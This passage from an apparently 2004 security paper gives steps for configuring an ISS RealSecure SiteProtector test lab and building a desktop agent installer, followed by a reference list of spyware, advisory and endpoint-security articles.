28) Under Installation Configuration select the evaluation license from the drop-down list.
29) From the menu select File → Exit.
30) At the prompt, select "Yes" to save your changes.
31) Expand "Ungrouped Assets" from the console.
32) Select the IP subnet you are using (there should be only one).
33) Click on the "Sensor" tab
34) Right-click on "Desktop Controller". Select "Desktop Controller" → "Edit Properties".
35) Click on the accounts item from the menu on the left.
36) Click on the "Add" button in the upper right window.
37) Add an account with the username of "install" and a password of "install".




Image: Creating a new account

38) Click on OK to finish adding the user.
39) Right-click the "TestPC" group icon again and select Desktop Protection → RealSecure Desktop → Generate RealSecure Desktop Build

40) Leave the default setting for group (TestPC) and the Desktop Controller. Leave the description blank.
41) The management PC will take some time to generate the agent install package.
42) Once the build is finished, you will have to go looking for it. Look in the subdirectory in the following path for the install file named "agentinstall.exe": **`C:\Program Files\ISS\RealSecure SiteProtector\Desktop Controller\accounts\builds\`**
43) Copy this program to the Test PC as needed to install the agent.

References

Roberts P October 25, 2004. Your PC May Be Less Secure Than You Think
http://www.pcworld.com/news/article/0,aid,118311,00.asp
Last accessed 12/20/2004

Geewax M October 18, 2004. Alarming trend in spyware could undermine IT industry
http://www.financialexpress.com/fe_full_story.php?content_id=71662
Last accessed 12/20/2004

National Cyber Security Alliance October 2004. AOL/NCSA Online Safety Study
http://www.staysafeonline.info/news/safety_study_v04.pdf
Last accessed 12/20/2004

Germain J November 6 2004 Enterprise Spyware Threats Reach All-Time High
http://www.technewsworld.com/story/37779.html
Last accessed 12/20/2004

ISS 2004 Proventia Desktop Features
http://www.iss.net/products_services/enterprise_protection/proventia_desktop/features.php
Last accessed 12/20/2004

Butler, Anonymous & Anonymous July 7 2004 “Bypassing 3rd Party Windows Buffer Overflow Protection“ Phrack 62
http://www.phrack.org/show.php?p=62&a=5
Last accessed 12/20/2004

eEye, March 2004 Internet Security Systems PAM ICQ Server Response Processing Vulnerability
http://www.eeye.com/html/Research/Advisories/AD20040318.html
Last accessed 12/20/2004

Cisco November 2004 Cisco Security Advisory: Crafted Timed Attack Evades Cisco Security Agent Protections
http://www.cisco.com/warp/public/707/cisco-sa-20041111-csa.shtml
Last accessed 12/20/2004

Andress M & Thayer R September 2004 Endpoint security products aid in client defense NetworkWorldFusion
http://www.nwfusion.com/reviews/2004/0920rev.html?page=1
Last accessed 12/20/2004

Howes E October 2004 The Spyware Warrior Guide to Anti-Spyware Testing
http://spywarewarrior.com/asw-test-guide.htm
Last accessed 12/20/2004

Liston T July 2004 Follow the Bouncing Malware ISC Storm Center
http://isc.sans.org/diary.php?date=2004-07-23
Last accessed 12/20/2004

Wever B November 2004 InternetExploiter
http://www.packetstormsecurity.org/filedesc/InternetExploiter.html.html
Last accessed 12/20/2004

Spitzner L December 2000 Auditing Your Firewall Setup
http://www.spitzner.net/audit.html
Last accessed 12/20/2004